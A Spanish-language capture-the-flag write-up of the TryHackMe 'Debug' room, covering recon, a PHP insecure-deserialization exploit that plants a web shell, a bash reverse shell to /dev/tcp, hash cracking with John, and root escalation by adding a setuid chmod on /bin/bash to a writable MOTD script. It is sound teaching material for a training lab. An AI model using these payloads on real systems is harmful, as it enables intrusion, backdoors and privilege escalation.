


WriteUp THM Debug



Escrito por: Carlosalpha1

Enlace	Dificultad
https://tryhackme.com/room/debug	Media

1.Reconocimiento.

Comenzamos realizando un escaneo de puertos para encontrar servicios expuestos:

```
(kali㉿kali)-[~]  
└─$ sudo nmap 10.10.174.5 -Pn -n  
[sudo] password for kali:  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-22 19:37 CET  
Nmap scan report for 10.10.174.5  
Host is up (0.047s latency).  
Not shown: 998 closed tcp ports (reset)  
PORT      STATE SERVICE  
22/tcp    open  ssh  
80/tcp    open  http  
  
Nmap done: 1 IP address (1 host up) scanned in 0.87 seconds
```


El host tiene habilitado los servicios HTTP y SSH.

Tras realizar un escaneo de versiones y lanzamientos de scripts por defecto con nmap, obtenemos información más detallada de los servicios en ejecución:

```
(kali@kali)-[~]
└─$ sudo nmap 10.10.174.5 -Pn -n -p22,80 -sC -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-02-22 19:42 CET
Nmap scan report for 10.10.174.5
Host is up (0.070s latency).

PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.10 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_  2048 44:ee:1e:ba:07:2a:54:69:ff:11:e3:49:d7:db:a9:01 (RSA)
|_  256 8b:2a:8f:d8:40:95:33:d5:fa:7a:40:6a:7f:29:e4:03 (ECDSA)
|_  256 65:59:e4:40:2a:c2:d7:05:77:b3:af:60:da:cd:fc:67 (ED25519)
80/tcp    open  http      Apache httpd 2.4.18 ((Ubuntu))
|_ http-title: Apache2 Ubuntu Default Page: It works
|_ http-server-header: Apache/2.4.18 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

El servicio web presenta la página por defecto de Apache:



Al realizar un reconocimiento de ficheros y directorios, encontramos direcciones de alto interés como “backup” o “index.php”.

```
(kali@kali)-[~]
└─$ ffuf -w /usr/share/wordlists/dirb/common.txt -u 'http://10.10.174.5/FUZZ' -ic 2>/dev/null
.httpasswd [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 194ms]
.htaccess [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 197ms]
.hta [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 194ms]
backup [Status: 301, Size: 311, Words: 20, Lines: 10, Duration: 69ms]
grid [Status: 301, Size: 309, Words: 20, Lines: 10, Duration: 80ms]
index.html [Status: 200, Size: 11321, Words: 3503, Lines: 376, Duration: 79ms]
index.php [Status: 200, Size: 5732, Words: 1428, Lines: 204, Duration: 159ms]
javascripts [Status: 301, Size: 316, Words: 20, Lines: 10, Duration: 81ms]
javascript [Status: 301, Size: 315, Words: 20, Lines: 10, Duration: 82ms]
server-status [Status: 403, Size: 276, Words: 20, Lines: 10, Duration: 81ms]
```

Si accedemos a index.php, veremos una página en desarrollo con un formulario para enviar datos:

Blockquote

Lorem ipsum dolor sit amet, consectetur adipiscing elit, sed do eiusmod tempor incididunt ut labore et dolore magna aliqua. Ut enim ad minim veniam, quis nostrud exercitation ullamco laboris nisi ut aliquip ex ea commodo consequat.

— John Doe

Form Submit (Your message will be saved on the server and will be reviewed later by our administrators)

Field Name









Email Field

Textarea

Select:

Por otra parte, en la dirección /backup nos encontraremos con un directorio que muestra varios ficheros, entre ellos una copia de seguridad de “index.php.bak”. Conocer el código fuente puede ser interesante para entender cómo funciona la aplicación web.

Index of /backup

Name	Last modified	Size	Description
 Parent Directory		-	
 grid/	2021-03-09 20:10	-	
 index.html.bak	2021-03-09 20:10	11K	
 index.php.bak	2021-03-09 20:10	6.2K	
 javascripts/	2021-03-09 20:10	-	
 less/	2021-03-09 20:10	-	
 readme.md	2021-03-09 20:10	2.3K	
 style.css	2021-03-09 20:10	10K	

Apache/2.4.18 (Ubuntu) Server at 10.10.174.5 Port 80

Descargamos el fichero y lo analizamos con un editor de texto (en este caso VisualStudio).

En el código, encontramos una clase PHP denominada “FormSubmit”:

```

class FormSubmit {

public $form_file = 'message.txt';
public $message = '';

public function SaveMessage() {

    $NameArea = $_GET['name'];
    $EmailArea = $_GET['email'];
    $TextArea = $_GET['comments'];

    $this-> message = "Message From : " . $NameArea . " || From Email
: " . $EmailArea . " || Comment : " . $TextArea . "\n";

}

public function __destruct() {
    file_put_contents(__DIR__ . '/' .
$this->form_file,$this->message,FILE_APPEND);
    echo 'Your submission has been successfully saved!';
}
}

// Leaving this for now... only for debug purposes... do not touch!

$debug = $_GET['debug'] ?? '';
$messageDebug = unserialize($debug);

$application = new FormSubmit;
$application -> SaveMessage();

?>

```


Según el código cuando se envía datos en el formulario, los parámetros GET de “*name*”, “*email*” y “*comments*” son utilizados por la instancia de un objeto de tipo “**FormSubmit**” para crear un mensaje y guardar su contenido en un fichero llamado “**message.txt**”.

Adicionalmente, index.php cuenta con un parámetro denominado “**debug**” que, en caso de utilizarse, deserializará la estructura de datos PHP que le pasemos.

Si nos fijamos bien, la clase “FormSubmit” cuenta con un método mágico denominado “__destruct()” que se encarga de guardar el contenido del mensaje en el fichero mencionado.

THM Debug

Podemos realizar una prueba relleno el formulario web y comprobar que se crea el fichero message.txt en la ruta raíz de la aplicación:



```
10.10.174.5/message.txt
Message From : || From Email : || Comment :
Message From : || From Email : || Comment :
Message From : || From Email : || Comment :
Message From : || From Email : || Comment :
Message From : This is a test || From Email : This is a test || Comment :
Message From : This is a poc || From Email : This is a poc || Comment : This is a poc
```

2. Compromiso

Con estos datos recopilados durante el Reconocimiento, tenemos todos los ingredientes necesarios para obtener un punto de apoyo inicial en el servidor.

Tras analizar el código fuente de index.php, vemos que la aplicación web puede ser vulnerable a una **inyección de objetos PHP a través de una Deserialización Insegura**.

Esta vulnerabilidad es causa de una ausencia de validación de los datos serializados de entrada en el parámetro “debug”. Teniendo en cuenta que la clase “FormSubmit” cuenta con un método mágico que escribe contenido en un fichero, es posible enviar un objeto serializado con los valores de los parámetros del objeto modificados para escribir en un fichero controlado por el atacante.

Para realizar el ataque, crearemos un programa PHP que cree un objeto de tipo FormSubmit y realice una serialización de nuestra instancia con los valores de los parámetros \$form_file y \$message deseados, con el objetivo de subir al servidor una Web Shell que nos dé Ejecución Remota de Código (RCE).

En lugar de escribir en el fichero de texto plano “message.txt”, escribiremos en un fichero PHP llamado “poc.php”. En la variable de mensaje del objeto que creamos, introducimos un código PHP que solicitará el valor del parámetro de entrada “cmd” para ejecutar comandos en el sistema operativo.


```
class FormSubmit {
// Aqui va la estructura de la clase descrita en el Apartado 1.
Reconocimeinto
}

$form_test = new FormSubmit();
$form_test->form_file="poc.php";
$form_test->message='<?php system($_GET["cmd"]); ?>';
$serialized_data = serialize($form_test);
echo $serialized_data;
```


Al ejecutar el programa en nuestro terminal obtendremos nuestro objeto PHP serializado:

```
(kali㉿kali)-[/tmp]
└─$ php poc.php
O:10:"FormSubmit":2:{s:9:"form_file";s:7:"poc.php";s:7:"message";s:30:"<?php sys
tem($_GET["cmd"]); ?>";}
```

Introducimos nuestro payload en el parámetro “debug” del fichero index.php, utilizando codificación URL para evitar errores de interpretación. Para ello, podemos ayudarnos de un proxy como BurpSuite para enviar la petición web.



Una vez enviada la petición web con nuestro payload PHP serializado y codificado, habremos creado el fichero poc.php con la capacidad de ejecutar comandos remotamente:




3. Punto de apoyo

El siguiente paso es lograr un punto de apoyo en el sistema, para ello ejecutaremos una Shell Reversa para tener control sobre un terminal.

Utilizaremos el siguiente payload sobre el parámetro cmd de /poc.php:

```
bash -c 'bash -i >& /dev/tcp/IP/PORT 0>&1'
```

Es importante que utilicemos codificación URL para evitar que el servidor interprete los caracteres como & o 'espacios'.



Para asociar nuestra shell a un terminal TTY, ejecutaremos los siguientes comandos:

```
python3 -c 'import pty; pty.spawn("/bin/bash")'
^Z (Control-Z)
stty -a # Obtener los valores XX e YY
stty raw -echo; fg;
export TERM=xterm
stty rows XX columns YY # Depende del tamaño de la ventana
```

4.Reconocimiento Interno.

Una vez que hemos asociado nuestra Shell Reversa a un terminal, podemos comenzar a enumerar el sistema.

Desde la ruta en la que partimos ("`/var/www/html`") como usuario **www-data** encontramos un hash de las credenciales de un usuario llamado **"james"**:


```

www-data@osboxes:/var/www/html$ whoami
www-data
www-data@osboxes:/var/www/html$ ls -la
total 72
drwxr-xr-x 6 www-data www-data 4096 Feb 22 14:27 .
drwxr-xr-x 3 root     root     4096 Mar  9 2021 ..
-rw-r--r-- 1 www-data www-data   44 Mar  9 2021 .htpasswd
drwxr-xr-x 5 www-data www-data 4096 Mar  9 2021 backup
drwxr-xr-x 2 www-data www-data 4096 Mar  9 2021 grid
-rw-r--r-- 1 www-data www-data 11321 Mar  9 2021 index.html
-rw-r--r-- 1 www-data www-data 6399 Mar  9 2021 index.php
drwxr-xr-x 2 www-data www-data 4096 Mar  9 2021 javascripts
drwxr-xr-x 2 www-data www-data 4096 Mar  9 2021 less
-rw-r--r-- 1 www-data www-data  443 Feb 22 14:27 message.txt
-rw-r--r-- 1 www-data www-data   30 Feb 22 14:27 poc.php
-rw-r--r-- 1 www-data www-data 2339 Mar  9 2021 readme.md
-rw-r--r-- 1 www-data www-data 10371 Mar  9 2021 style.css
www-data@osboxes:/var/www/html$ cat .htpasswd
james:$apr1$zPZM
www-data@osboxes:/var/www/html$

```

Tras analizar el fichero `/etc/passwd` o el directorio `/home`, “james” se trata de un usuario del sistema operativo. El siguiente paso es realizar un ataque de contraseña sobre el hash encontrado para obtener las credenciales de james que nos permitirá autenticarnos en el servidor como usuario (Recordemos que el servicio SSH se encuentra expuesto).

Realizaremos el ataque de contraseña con John The Ripper:

```

(kali@kali)-[/tmp]
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 SSE2 4x3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
james (james)
1g 0:00:00:00 DONE (2025-02-22 20:48) 33.33g/s 25600p/s 25600c/s 25600C/s evelyn..james1
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

```

Con las credenciales de “james”, iniciamos sesión utilizando el servicio SSH:

```
(kali㉿kali)-[/tmp]
└─$ ssh james@10.10.174.5
The authenticity of host '10.10.174.5 (10.10.174.5)' can't be established.
ED25519 key fingerprint is SHA256:j1rsa6H3aWAH+1ivgTwsdNPBDEJU72p3MUWbcL70JII.
This host key is known by the following other names/addresses:
  ~/.ssh/known_hosts:36: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.174.5' (ED25519) to the list of known hosts.
james@10.10.174.5's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

439 packages can be updated.
380 updates are security updates.

Last login: Wed Mar 10 18:36:58 2021 from 10.250.0.44
james@osboxes:~$
```

En el directorio HOME, encontraremos el fichero user.txt que contendrá la primera **flag** de nuestro reto.

5. Escalada de privilegios.

En el propio directorio HOME del usuario james, vemos una nota dirigida a él. Si leemos el fichero, nos enteramos de que James tiene permisos para modificar el banner del servicio SSH (interesante...).

```
james@osboxes:~$ cat Note-To-James.txt
Dear James,

As you may already know, we are soon planning to submit this machine to THM's CyberSecurity Platform! Crazy... Isn't it?
But there's still one thing I'd like you to do, before the submission.

Could you please make our ssh welcome message a bit more pretty... you know... something beautiful :D
I gave you access to modify all these files :)

Oh and one last thing... You gotta hurry up! We don't have much time left until the submission!

Best Regards,

root
```

En el historial de bash del usuario james se muestra que accedió al directorio /etc/update-motd.d/ que se utiliza para personalizar mensajes de bienvenida de servicios:

```
james@osboxes:~$ history
1  ls
2  clear
3  exit
4  ls
5  clear
6  exit
7  ls
8  clear
9  exit
10 ls
11 cd /home/james/
12 ls
13 cat Note-To-James.txt
14 ls
15 cd /etc/update-motd.d/
16 ls
```

Si enumeramos dicho directorio, veremos que el usuario tiene permisos de lectura, escritura y ejecución sobre los siguientes binarios:

```
james@osboxes:/etc/update-motd.d$ ls -l
total 28
-rwxrwxr-x 1 root james 1220 Mar 10 2021 00-header
-rwxrwxr-x 1 root james   0 Mar 10 2021 00-header.save
-rwxrwxr-x 1 root james 1157 Jun 14 2016 10-help-text
-rwxrwxr-x 1 root james  97 Dec  7 2018 90-updates-available
-rwxrwxr-x 1 root james 299 Jul 22 2016 91-release-upgrade
-rwxrwxr-x 1 root james 142 Dec  7 2018 98-fsck-at-reboot
-rwxrwxr-x 1 root james 144 Dec  7 2018 98-reboot-required
-rwxrwxr-x 1 root james 604 Nov  5 2017 99-esm
```

El fichero “10-help-text” es el binario utilizado para mostrar el banner de bienvenida cuando se autentica un usuario en el servicio SSH.

```
james@osboxes:/etc/update-motd.d$ cat 10-help-text
#!/bin/sh
#
# 10-help-text - print the help text associated with the distro
# Copyright (C) 2009-2010 Canonical Ltd.
#
# Authors: Dustin Kirkland <kirkland@canonical.com>,
#         Brian Murray <brian@canonical.com>
#
# This program is free software; you can redistribute it and/or modify
# it under the terms of the GNU General Public License as published by
# the Free Software Foundation; either version 2 of the License, or
# (at your option) any later version.
#
# This program is distributed in the hope that it will be useful,
# but WITHOUT ANY WARRANTY; without even the implied warranty of
# MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the
# GNU General Public License for more details.
#
# You should have received a copy of the GNU General Public License along
# with this program; if not, write to the Free Software Foundation, Inc.,
# 51 Franklin Street, Fifth Floor, Boston, MA 02110-1301 USA.

printf "\n"
printf " * Documentation:  https://help.ubuntu.com\n"
printf " * Management:     https://landscape.canonical.com\n"
printf " * Support:         https://ubuntu.com/advantage\n"
```

Como el banner se ejecuta con privilegios de administrador y tenemos permisos de escritura sobre su fichero correspondiente, añadiremos la siguiente instrucción para activar en el binario de Shell /bin/bash el bit SETUID y lograr elevar privilegios como root.

```
chmod +s /bin/bash
printf "\n"
printf " * Documentation:  https://help.ubuntu.com\n"
printf " * Management:     https://landscape.canonical.com\n"
printf " * Support:         https://ubuntu.com/advantage\n"
```

Cada vez que iniciemos sesión por SSH como usuario "james", se añadirá automáticamente el bit SETUID al binario /bin/bash permitiéndonos además, establecer persistencia en el servidor.. Con el bit SETUID activado, podemos aprovechar el Identificador de Usuario Efectivo (EUID) del proceso /bin/bash para ejecutar comandos como "root" (comando: /bin/bash -p). Con ello, habremos logrado elevar privilegios y leer la **flag** final: /root/root.txt.

THM Debug

```
(kali㉿kali)-[/tmp]
└─$ ssh james@10.10.174.5
james@10.10.174.5's password:
Welcome to Ubuntu 16.04.6 LTS (GNU/Linux 4.15.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:    https://landscape.canonical.com
 * Support:       https://ubuntu.com/advantage

439 packages can be updated.
380 updates are security updates.

Last login: Sat Feb 22 14:49:53 2025 from 10.11.70.21
-bash-4.3$ ls -l /bin/bash
-rwsr-sr-x 1 root root 1037528 May 16  2017 /bin/bash
-bash-4.3$ /bin/bash -p
bash-4.3# whoami
root
bash-4.3# cat /root/root.txt
3c8[REDACTED]
bash-4.3#
```

¡Reto superado!